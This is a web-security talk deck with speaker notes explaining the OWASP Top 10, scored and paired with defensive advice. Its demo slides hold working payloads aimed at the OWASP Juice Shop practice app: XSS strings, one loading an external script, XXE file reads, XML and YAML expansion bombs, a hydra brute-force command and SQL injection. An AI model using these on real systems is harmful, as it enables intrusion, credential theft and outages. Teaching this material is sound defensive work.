





OWASP TOP
10
Setting the bar for security
2
Hi
Robert MacLean
@rmaclean | sadev.co.za
DevConf | DevUG | Equal
Experts
Cape Town | South Africa
3
Mandatoryhackerphoto
Content
warning
Do not try this at home. Hacking
is illegal without permission.
One demo contains F***
4
What is OWASP?
Non-profit foundation for the improvement of security
of software
Join as a member to support them and get
conference discounts
Local meetups available
Cape Town: meetup.com/en-AU/OWASP-Cape-Town-
Chapter-Meetup
Produce tools: Zap, Dependency Scanner
Guidance
5
OWASPTOP 10
Using the 2017 guidance as 2020 guidance is still
underway
As it evolves, items are added, merged and removed
This is the bar for security
Focused on web security but a lot is broadly
applicable
10 areas which can be implemented and exploited in
a variety of ways
Based on real world feedback from OWASP members
See: owasp.org/www-project-top-ten
Each scored on 4 axis (scale is 1 to 3):
Attack Vector: Exploitability
Security Weakness: Prevalence
Security Weakness: Detectability
Impact: Technical
6
OWASPTOP 10
1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10.Insufficient Logging & Monitoring
7

Ten: Insufficient Logging & Monitoring
Not logging and auditing logins, fails, high-value transactions
Not enough information
Locally stored
Logs disabled or configured to ignore pen tests
Not alerting on logs & metrics
8
Exploitability: 2
Prevalence: 3
Detectability: 1
Technical: 2

Nine: Using Components with KnownVulnerabilities
3rd party code runs in same permissions as the system
OS, database etc… all need to be checked too
Scan on a continuous basis
• Library tools like dependency check and npm audit
• Container scanning
• OS patching
Only obtain code from official sources
9
Exploitability: 2
Prevalence: 3
Detectability: 2
Technical: 2

Eight: Insecure Deserialization
A specially crafted data structure causes the execution of code
Focused on any time you use serialisation
10
Exploitability: 1
Prevalence: 2
Detectability: 2
Technical: 3
Demo
11

Eight: Insecure Deserialization
User input should not be trusted
Don’t accept serialised data
• If you must, encrypt and/or sign the payloads
Use safe deserialization options
12

Seven: Cross-Site Scripting (XSS)
Reflected XSS: Not validating input & returning it back to the user
Stored XSS: Not validating input, putting it in the DB and then raising it later
DOM XSS: APIs sending attackable content to the UI
Can lead to account take overs, spam, multi-factor bypasses, key logging
13
Exploitability: 3
Prevalence: 3
Detectability: 3
Technical: 2
Demo
14
Demos
<script>alert(`xss`)</script>
<iframe src="javascript:alert(`xss`)">
<<a|ascript>alert(`xss`)</script>
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
/*iframe/src*/<iframe/src="<iframe/src=@"/onload=prompt(1) /*iframe/src*/>
&lt;SCRIPT&gt;alert("XSS");&lt;/SCRIPT&gt;
15
_=`${`${{}}`[!![]<<!![]<<!![]|!![]]}${`${{}}`[!!{}<<![]]}${`${[][~[]]}`[!!{}<<![]]}${`${!![][~[]]}`[(!![]<
<!![])|!![]]}${`${![][~[]]}`[!{}<<![]]}${`${![][~[]]}`[!!{}<<![]]}${`${![][~[]]}`[!!{}<<!![]]}${`${{}}`[!!
[]<<!![]<<!![]|!![]]}${`${![][~[]]}`[!{}<<![]]}${`${{}}`[!!{}<<![]]}${`${![][~[]]}`[!!{}<<![]]}`,__=`${`${
{}}`[!!{}<<![]]}${`${{}}`[!!{}<<!![]]}${`${!![][~[]]}`[[]<<[]]}${`${![][~[]]}`[!!{}<<!![]]}${`${!![][~[]]}
`[(!![]<<!![])|!![]]}${`${{}}`[!![]<<!![]<<!![]|!![]]}${`${!![][~[]]}`[!!{}<<![]]}${`${![][~[]]}`[!{}<<![]
]}${`${[][~[]]}`[!![]<<!![]<<!![]|!![]]}${`${{}}`[!!{}<<![]]}${`${[][~[]]}`[!!{}<<![]]}!`,[][_][_](`${`${{
}}`[!![]<<!![]<<!![]|!![]]}${`${{}}`[!!{}<<![]]}${`${[][~[]]}`[!!{}<<![]]}${`${!![][~[]]}`[(!![]<<!![])|!!
[]]}${`${{}}`[!!{}<<![]]}${`${!![][~[]]}`[!!{}<<!![]]}${`${![][~[]]}`[(!![]<<!![])|!![]]}${`${{}}`[[]<<[]]
}'${`${!![][~[]]}`[!!{}<<!![]]}${`${{}}`[!!{}<<![]]}${`${``[_]}`[!![]<<!![]<<!![]<<!![]^!![]<<!![]<<!![]|!
!{}<<!![]]}'${`${{}}`[!![]<<!![]<<!![]<<!![]^!![]<<!![]<<!![]|!!{}<<!![]]}(__)`)()
Seven: Cross-Site Scripting (XSS)
User input should not be trusted
HTML escape any dynamic content (tags, attribute, css etc..)
Use a safer format for input, say markdown
Make use of HTTPOnly cookies
Make use of CORS
Make use of CSP
Make use of audit tools
16
Six: Security Misconfiguration
Unused ports and services running on machines
Default credentials
Error handling returning too much info
Using code with known issues
17
Exploitability: 3
Prevalence: 3
Detectability: 3
Technical: 2
Demo
18
Six: Security Misconfiguration
User input should not be trusted
Get security audits done
Go on security training
Automate checking of settings and code
Remove (or block) anything not needed
19
Five: Broken Access Control
Authentication vs. Authorization
Bypassing access by edit URL or anything on the client side
IDORs
20
Exploitability: 2
Prevalence: 2
Detectability: 2
Technical: 3
Demo
21

Five: Broken Access Control
User input should not be trusted
Deny by default
Rate limits
Disable web server directory listing
22

Four: XML External Entities (XXE)
Untrusted XML is provided
• SAML auth
The XML parser has lots of features and those features are exploited
23
Exploitability: 2
Prevalence: 2
Detectability: 3
Technical: 3
Demos
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
24
<?xml version="1.0"?> <!DOCTYPE lolz [ <!ENTITY lol "lol"> <!ELEMENT lolz
(#PCDATA)> <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;"> ]>
<lolz>&lol9;</lolz>
Demos
25
a: &a ["lol","lol","lol","lol","lol","lol","lol","lol","lol"]
b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f]
h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g]
i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h]
100
1000
10 000
100 000
1 000 000
10 000 000
100 000 000
1 BILLION

Four: XML External Entities (XXE)
User input should not be trusted
Run static code analysis tools
Run dependency analysis tools
• NPM & Yarn Audit
• Dependency Check for JVM
Disable SOAP prior to 1.2
Disable features you do not need
• XML external entities & DTD in XML
26


Three: Sensitive Data Exposure
Man-in-the-middle attacks
Stealing records off the server or servers it was sent through
Weak crypto
No hashing on the passwords
Sharing data which should be private
27
Exploitability: 2
Prevalence: 3
Detectability: 2
Technical: 3
Demo
28
Three: Sensitive Data Exposure
Classify data processed, stored and transmitted.
Identify risk for business, law (GDPR)
Only store information you must
Encrypt sensitive data at rest
Encrypt all data in transit
Disable caching of sensitive data
HSTS Preload
29
Two: Broken Auth
Default admin accounts
Credential Stuffing, brute force and dictionary attacks
Unexpired session tokens
Weak or ineffective forgot password and recovery processes
Plaintext passwords, not hashed passwords
Not invalidating session IDs
30
Exploitability: 3
Prevalence: 2
Detectability: 2
Technical: 3
Demo
31

Demos
$ hydra -l admin@juice-sh.op 
-P /usr/share/wordlists/rockyou.txt 127.0.0.1 
http-post-form '/#/login:email=^USER^&password=^PASS^:Invalid email or password.’ 
-fV -s 3000 -t 1
32
Two: Broken Auth
Do not build auth unless needed – make use of the existing team
Credential Stuffing, brute force and dictionary attacks
• haveibeenpwned.com/Passwords
• Rate limits
Unexpired session tokens
Weak or ineffective forgot password and recovery processes
• Avoid knowledge questions
• Do users need passwords
• Two factor auth
Plaintext passwords
• Just don’t
Hash & salt passwords
• Pick hashing algorithms which are slow and don’t have collisions
33
One: Injection

Attacker sends data to the interpreter to get it to return the incorrect answer, change settings they shouldn’t be
able to or increase privileges
SQL Injection is a vector, but this could be any database, environmental variables, JSON, SOAP, XML, headers,
cookies, etc…
34
Exploitability: 3
Prevalence: 2
Detectability: 3
Technical: 3
Demo
35
One: Injection

User input should not be trusted
Use SQL parameters for SQL
Avoid building strings in code based on user input
Use approval lists to check content
“I use an ORM, so I am safe” – By default, most likely but you should check
Use tools like ZAP to look for these
36
Done?
No, this is the minimum bar
Join your local OWASP group
Run your checks all the time
Get a red team
Practice incidents
Secure by default is a great first principal
37
Thank You
Robert MacLean
robert@sadev.co.za

OWASP TOP 10

  • 1.
    OWASP TOP 10 Setting thebar for security
  • 2.
    2 Hi Robert MacLean @rmaclean |sadev.co.za DevConf | DevUG | Equal Experts Cape Town | South Africa
  • 3.
  • 4.
    Content warning Do not trythis at home. Hacking is illegal without permission. One demo contains F*** 4
  • 5.
    What is OWASP? Non-profitfoundation for the improvement of security of software Join as a member to support them and get conference discounts Local meetups available Cape Town: meetup.com/en-AU/OWASP-Cape-Town- Chapter-Meetup Produce tools: Zap, Dependency Scanner Guidance 5
  • 6.
    OWASPTOP 10 Using the2017 guidance as 2020 guidance is still underway As it evolves, items are added, merged and removed This is the bar for security Focused on web security but a lot is broadly applicable 10 areas which can be implemented and exploited in a variety of ways Based on real world feedback from OWASP members See: owasp.org/www-project-top-ten Each scored on 4 axis (scale is 1 to 3): Attack Vector: Exploitability Security Weakness: Prevalence Security Weakness: Detectability Impact: Technical 6
  • 7.
    OWASPTOP 10 1. Injection 2.Broken Authentication 3. Sensitive Data Exposure 4. XML External Entities (XXE) 5. Broken Access Control 6. Security Misconfiguration 7. Cross-Site Scripting (XSS) 8. Insecure Deserialization 9. Using Components with Known Vulnerabilities 10.Insufficient Logging & Monitoring 7
  • 8.
    Ten: Insufficient Logging& Monitoring Not logging and auditing logins, fails, high-value transactions Not enough information Locally stored Logs disabled or configured to ignore pen tests Not alerting on logs & metrics 8 Exploitability: 2 Prevalence: 3 Detectability: 1 Technical: 2
  • 9.
    Nine: Using Componentswith KnownVulnerabilities 3rd party code runs in same permissions as the system OS, database etc… all need to be checked too Scan on a continuous basis • Library tools like dependency check and npm audit • Container scanning • OS patching Only obtain code from official sources 9 Exploitability: 2 Prevalence: 3 Detectability: 2 Technical: 2
  • 10.
    Eight: Insecure Deserialization Aspecially crafted data structure causes the execution of code Focused on any time you use serialisation 10 Exploitability: 1 Prevalence: 2 Detectability: 2 Technical: 3
  • 11.
  • 12.
    Eight: Insecure Deserialization Userinput should not be trusted Don’t accept serialised data • If you must, encrypt and/or sign the payloads Use safe deserialization options 12
  • 13.
    Seven: Cross-Site Scripting(XSS) Reflected XSS: Not validating input & returning it back to the user Stored XSS: Not validating input, putting it in the DB and then raising it later DOM XSS: APIs sending attackable content to the UI Can lead to account take overs, spam, multi-factor bypasses, key logging 13 Exploitability: 3 Prevalence: 3 Detectability: 3 Technical: 2
  • 14.
  • 15.
    Demos <script>alert(`xss`)</script> <iframe src="javascript:alert(`xss`)"> <<a|ascript>alert(`xss`)</script> <SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT> /*iframe/src*/<iframe/src="<iframe/src=@"/onload=prompt(1)/*iframe/src*/> &lt;SCRIPT&gt;alert("XSS");&lt;/SCRIPT&gt; 15 _=`${`${{}}`[!![]<<!![]<<!![]|!![]]}${`${{}}`[!!{}<<![]]}${`${[][~[]]}`[!!{}<<![]]}${`${!![][~[]]}`[(!![]< <!![])|!![]]}${`${![][~[]]}`[!{}<<![]]}${`${![][~[]]}`[!!{}<<![]]}${`${![][~[]]}`[!!{}<<!![]]}${`${{}}`[!! []<<!![]<<!![]|!![]]}${`${![][~[]]}`[!{}<<![]]}${`${{}}`[!!{}<<![]]}${`${![][~[]]}`[!!{}<<![]]}`,__=`${`${ {}}`[!!{}<<![]]}${`${{}}`[!!{}<<!![]]}${`${!![][~[]]}`[[]<<[]]}${`${![][~[]]}`[!!{}<<!![]]}${`${!![][~[]]} `[(!![]<<!![])|!![]]}${`${{}}`[!![]<<!![]<<!![]|!![]]}${`${!![][~[]]}`[!!{}<<![]]}${`${![][~[]]}`[!{}<<![] ]}${`${[][~[]]}`[!![]<<!![]<<!![]|!![]]}${`${{}}`[!!{}<<![]]}${`${[][~[]]}`[!!{}<<![]]}!`,[][_][_](`${`${{ }}`[!![]<<!![]<<!![]|!![]]}${`${{}}`[!!{}<<![]]}${`${[][~[]]}`[!!{}<<![]]}${`${!![][~[]]}`[(!![]<<!![])|!! []]}${`${{}}`[!!{}<<![]]}${`${!![][~[]]}`[!!{}<<!![]]}${`${![][~[]]}`[(!![]<<!![])|!![]]}${`${{}}`[[]<<[]] }'${`${!![][~[]]}`[!!{}<<!![]]}${`${{}}`[!!{}<<![]]}${`${``[_]}`[!![]<<!![]<<!![]<<!![]^!![]<<!![]<<!![]|! !{}<<!![]]}'${`${{}}`[!![]<<!![]<<!![]<<!![]^!![]<<!![]<<!![]|!!{}<<!![]]}(__)`)()
  • 16.
    Seven: Cross-Site Scripting(XSS) User input should not be trusted HTML escape any dynamic content (tags, attribute, css etc..) Use a safer format for input, say markdown Make use of HTTPOnly cookies Make use of CORS Make use of CSP Make use of audit tools 16
  • 17.
    Six: Security Misconfiguration Unusedports and services running on machines Default credentials Error handling returning too much info Using code with known issues 17 Exploitability: 3 Prevalence: 3 Detectability: 3 Technical: 2
  • 18.
  • 19.
    Six: Security Misconfiguration Userinput should not be trusted Get security audits done Go on security training Automate checking of settings and code Remove (or block) anything not needed 19
  • 20.
    Five: Broken AccessControl Authentication vs. Authorization Bypassing access by edit URL or anything on the client side IDORs 20 Exploitability: 2 Prevalence: 2 Detectability: 2 Technical: 3
  • 21.
  • 22.
    Five: Broken AccessControl User input should not be trusted Deny by default Rate limits Disable web server directory listing 22
  • 23.
    Four: XML ExternalEntities (XXE) Untrusted XML is provided • SAML auth The XML parser has lots of features and those features are exploited 23 Exploitability: 2 Prevalence: 2 Detectability: 3 Technical: 3
  • 24.
    Demos <?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPEfoo [ <!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///etc/passwd" >]> <foo>&xxe;</foo> 24 <?xml version="1.0"?> <!DOCTYPE lolz [ <!ENTITY lol "lol"> <!ELEMENT lolz (#PCDATA)> <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;"> <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;"> <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;"> <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;"> <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;"> <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;"> <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;"> <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;"> <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;"> ]> <lolz>&lol9;</lolz>
  • 25.
    Demos 25 a: &a ["lol","lol","lol","lol","lol","lol","lol","lol","lol"] b:&b [*a,*a,*a,*a,*a,*a,*a,*a,*a] c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b] d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c] e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d] f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e] g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f] h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g] i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h] 100 1000 10 000 100 000 1 000 000 10 000 000 100 000 000 1 BILLION
  • 26.
    Four: XML ExternalEntities (XXE) User input should not be trusted Run static code analysis tools Run dependency analysis tools • NPM & Yarn Audit • Dependency Check for JVM Disable SOAP prior to 1.2 Disable features you do not need • XML external entities & DTD in XML 26
  • 27.
    Three: Sensitive DataExposure Man-in-the-middle attacks Stealing records off the server or servers it was sent through Weak crypto No hashing on the passwords Sharing data which should be private 27 Exploitability: 2 Prevalence: 3 Detectability: 2 Technical: 3
  • 28.
  • 29.
    Three: Sensitive DataExposure Classify data processed, stored and transmitted. Identify risk for business, law (GDPR) Only store information you must Encrypt sensitive data at rest Encrypt all data in transit Disable caching of sensitive data HSTS Preload 29
  • 30.
    Two: Broken Auth Defaultadmin accounts Credential Stuffing, brute force and dictionary attacks Unexpired session tokens Weak or ineffective forgot password and recovery processes Plaintext passwords, not hashed passwords Not invalidating session IDs 30 Exploitability: 3 Prevalence: 2 Detectability: 2 Technical: 3
  • 31.
  • 32.
    Demos $ hydra -ladmin@juice-sh.op -P /usr/share/wordlists/rockyou.txt 127.0.0.1 http-post-form '/#/login:email=^USER^&password=^PASS^:Invalid email or password.’ -fV -s 3000 -t 1 32
  • 33.
    Two: Broken Auth Donot build auth unless needed – make use of the existing team Credential Stuffing, brute force and dictionary attacks • haveibeenpwned.com/Passwords • Rate limits Unexpired session tokens Weak or ineffective forgot password and recovery processes • Avoid knowledge questions • Do users need passwords • Two factor auth Plaintext passwords • Just don’t Hash & salt passwords • Pick hashing algorithms which are slow and don’t have collisions 33
  • 34.
    One: Injection Attacker sendsdata to the interpreter to get it to return the incorrect answer, change settings they shouldn’t be able to or increase privileges SQL Injection is a vector, but this could be any database, environmental variables, JSON, SOAP, XML, headers, cookies, etc… 34 Exploitability: 3 Prevalence: 2 Detectability: 3 Technical: 3
  • 35.
  • 36.
    One: Injection User inputshould not be trusted Use SQL parameters for SQL Avoid building strings in code based on user input Use approval lists to check content “I use an ORM, so I am safe” – By default, most likely but you should check Use tools like ZAP to look for these 36
  • 37.
    Done? No, this isthe minimum bar Join your local OWASP group Run your checks all the time Get a red team Practice incidents Secure by default is a great first principal 37
  • 38.

Editor's Notes

  • #2 Photo by Francois Hoang on Unsplash
  • #3 Photo by Andrew Haimerl on Unsplash
  • #4 Photo by Luther Bottrill on Unsplash
  • #5 Photo by Emre Karataş on Unsplash
  • #6 Photo by Levon Vardanyan on Unsplash
  • #7 Photo by Austrian National Library on Unsplash
  • #9 http://www.appsensor.org/
  • #10 Leonard H. Courtney \ Lies — damned lies — and statistics \ The price of peace is eternal vigilance
  • #11  A PHP forum uses PHP object serialization to save a “super” cookie, containing the user’s user ID, role, password hash, and other state: a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";} An attacker changes the serialized object to give themselves admin privileges: a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
  • #12 Photo by Denny Ryanto on Unsplash https://juice-shop.herokuapp.com/api-docs/ { "cid": "JS0815DE", "orderLines": [{ "product": "(function dos() { while(true); })()" }] } var x = 'var y = {"name":(function hi() { console.log(1) })()}’ JSON.parse(x) eval(x)
  • #15 Photo by kevin laminto on Unsplash Talk about alert Try search for <script>alert(“1”)</script> Show network tab is filtering it out… smart <iframe src="javascript:alert(`xss`)">
  • #16 https://github.com/ihebski/XSS-Payloads http://www.jsfuck.com/
  • #18 Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.
  • #19 Photo by JJ Ying on Unsplash https://obscure-chamber-62037.herokuapp.com/#/deluxe-membership
  • #22 Photo by Victor Li on Unsplash Just go to https://juice-shop.herokuapp.com/ftp Tell story about query param for user ID
  • #29 Photo by Oleksandr Zhabin on Unsplash https://juice-shop.herokuapp.com/admin#/saved-payment-methods Show how credit card number is in network tab
  • #30 Photo credit https://www.flickr.com/photos/bookcatalog/27162728588
  • #32 Photo by Alexander Popov on Unsplash bjoern@juice-sh.op & West-2082 https://juice-shop.herokuapp.com/admin#/forgot-password
  • #33 https://tools.kali.org/password-attacks/hydra rockyou.txt contains 14,341,564 unique passwords, used in 32,603,388 accounts. https://www.kaggle.com/wjburns/common-password-list-rockyoutxt
  • #36 Photo by Levon Vardanyan on Unsplash https://juice-shop.herokuapp.com/#/ Make sure to open network diagnostic Try quote for email and show error Talk about limiting errors back to users Then use a single quote for the email 1' OR '1=1' -- SELECT * FROM Users WHERE email = '1' OR '1=1' -- AND password = 'a8f5f167f44f4964e6c998dee827110c' AND deletedAt IS NULL
  • #37 https://mybroadband.co.za/news/security/179064-ethekwini-municipality-leaking-private-details-of-over-300000-residents.html
  • #38 Photo by Victor Rodriguez on Unsplash
  • #39 Photo by Jonathan Formento on Unsplash